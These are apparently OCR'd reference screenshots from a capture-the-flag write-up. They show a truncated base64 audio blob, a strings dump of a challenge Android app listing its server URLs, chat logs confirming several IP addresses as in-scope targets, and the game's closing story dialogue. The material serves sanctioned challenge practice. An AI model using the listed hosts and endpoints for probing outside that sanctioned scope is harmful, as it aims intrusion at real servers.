
to_base64(mp3)

```
SUQzAwAAAAAAGFRSQ0sAAAACAAAAMlRJVDIAAAACAAAAMv/7kGQAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAFhpbmcAAAAPAAABMgADZ+4AAwYICw0QEhUXGhwfISMmKCwuMDM1ODo9QEJF
SEpNT1JUWFpdX2JlaGptcHJ1d3p9f4OFilqNkJKUl5mcnqGjpqirrrCztbi6vb/BxMbJy87Q09XY
293g4uXn6uzu8fP2+Pv9AAAAZExBTUUzLjk5cgTdAAAAAAAAAAA1ICQGAE0AAfQAA2fuYhCyfwAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAP/74EQA
AAMtANptBAAKRmAK7aAAAR2dlU/5rAADi7LpdzWAAAkkpJI5bZbuBToeHgCAAAAMPDw8PEf/ow8P
Dx4AI/ADDw8PP/wAARh4eHh6AAd+YeHn7//4Bh78x4AAAAArHDw8PAAAAAEYeHh4eAAAAAIw8PDw
8AAAAARh4eHjwAAAABGHh4e9AAA0nd5G7Lf3ggCBwoCAIAhBCIAQd4Pn/4IAg6is/wQcJDnl3+CA
IA+H/EAIHPBwEHesHwIEAQBAEHy4Pg4CAIAgc/yAPh8zFXRYgog4JpN9tNlW7X3c3zM2wE96kmZj
4kvIYYmXWCScEiylSDiolSFGMPiMab0sZEGzFtS8xDwu46TQJMsg6mck+ilDptVLvLtjruo6GCws
d2Je3aRdn7DnR9pjSkbiYy7FSy+ke+meGmgL4u/NSbjmcnitSzENS6BJdRQVSxC9djVLufoNdiM7
eps6K/Bkn1Wkkdwl3NuT2licprRi5dceTyKduSKQ1pmQ0tikp6uX0F37P6uwr//+188NwTKJZ3/+
Gl7hqtjjVyrWt41csot/8/9Tlr+Wuf/fu8+ku3+/yU2LF2LsKzxWeEoQvWyrjscSQKSakss/5pTB
APH0IHEmtQmVCmGlmhEGaQEriYOlKkCVSJfUClx4v7qagczTm7oVu63Fn10eRAkddJuFWeqNv1N0
```

Reference 11




```
hdpi-v17/abc_ic_ab_back_mtrl_am_alpha.png ;;res/drawable-ldrtl-
hdpi-v17/abc_spinner_mtrl_am_alpha.9.png >>res/drawable-ldrtl-
hdpi-v17/abc_ic_menu_copy_mtrl_am_alpha.png ::res/drawable-
ldrtl-hdpi-v17/abc_ic_menu_cut_mtrl_alpha.png <<res/drawable-
ldrtl-xhdpi-v17/abc_spinner_mtrl_am_alpha.9.png ==res/drawable-
ldrtl-xhdpi-v17/abc_ic_ab_back_mtrl_am_alpha.png ??res/drawable-
ldrtl-xhdpi-
v17/abc_ic_menu_copy_mtrl_am_alpha.png ;;res/drawable-ldrtl-
xhdpi-v17/abc_ic_menu_cut_mtrl_alpha.png >>res/drawable-ldrtl-
xxhdpi-v17/abc_ic_ab_back_mtrl_am_alpha.png <<res/drawable-
ldrtl-xxhdpi-v17/abc_ic_menu_cut_mtrl_alpha.png @@res/drawable-
ldrtl-xxhdpi-
v17/abc_ic_menu_copy_mtrl_am_alpha.png ==res/drawable-ldrtl-
xxhdpi-v17/abc_spinner_mtrl_am_alpha.9.png AAres/drawable-ldrtl-
xxxhdpi-v17/abc_ic_menu_copy_mtrl_am_alpha.png ==res/drawable-
ldrtl-xxxhdpi-v17/abc_ic_menu_cut_mtrl_alpha.png >>res/drawable-
ldrtl-xxxhdpi-v17/abc_spinner_mtrl_am_alpha.9.png ??
res/drawable-ldrtl-xxxhdpi-
v17/abc_ic_ab_back_mtrl_am_alpha.png ''http://dungeon.northpolew
onderland.com/ ||false ,,http://dev.northpolewonderland.com/inde
x.php ??https://analytics.northpolewonderland.com/report.php?
type=usage

%1$d / %2
$d 11android.support.design.widget.BottomSheetBehavior QQhttp://
ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-
D6C6700156A5 @@android.support.design.widget.AppBarLayout
$ScrollingViewBehavior //http://ex.northpolewonderland.com/excep
tion.php ██Comments
     SantaGram └└4.2    @@https://analytics.northpolewonderland
.com/report.php?type=launch ┼┼%1$s, %2$s, %3$s

%1$s, %2$s ┘┘999+ └└OFF ┐┐ON

Submit query

Share with

Navigate up

Share with %s   Searchâ€¦

Voice search
```


Yes! 104.198.221.240 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.
Tom Hessman
ColdRiver


```
production processing. Dirbuster will not help you.
<Colors> - 104.154.196.33
<Tom Hessman> - Yes! 104.154.196.33 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's
production processing. Dirbuster will not help you.
<Colors> - 35.184.63.245
<Tom Hessman> - Yes! 35.184.63.245 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's
production processing. Dirbuster will not help you.
<Colors> - 104.198.221.240
<Tom Hessman> - Yes! 104.198.221.240 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's
production processing. Dirbuster will not help you.
>
```

Reference 12



I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.

```
<t_deyarmin> - i only have 1, 2 and 5
<misterdonut> - me too only 1,2,5
The Clock Tower
<Dr. Who> - The question of the hour is this: Who nabbed Santa.
<Dr. Who> - The answer? Yes, I did.
<Dr. Who> - Next question: Why would anyone in his right mind kidnap Santa Claus?
<Dr. Who> - The answer: Do I look like I'm in my right mind? I'm a madman with a box.
<Dr. Who> - I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe,
1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a
better world than the scarred one we endure here.
>
```



Anyway... Since you interfered with my plan, we'll have to live with the Star Wars Holiday Special in this universe... FOREVER. If we attempt to go back again, to cross our own timeline, we'll cause a temporal paradox, a wound in time.

```
better world than the scarred one we endure here.
<0x0> - :)
<Dr. Who> - Give me a world like that. Just once.
<Dr. Who> - So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released,
if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to
maintain the integrity of the universe's timeline. So I had no choice - I had to kidnap him.
<Dr. Who> - It was sort of one of those days.
<Dr. Who> - Well. You know what I mean.
<Dr. Who> - Anyway... Since you interfered with my plan, we'll have to live with the Star Wars Holiday Special in this universe... FOREVER. If we attempt to go
back again, to cross our own timeline, we'll cause a temporal paradox, a wound in time.
>
```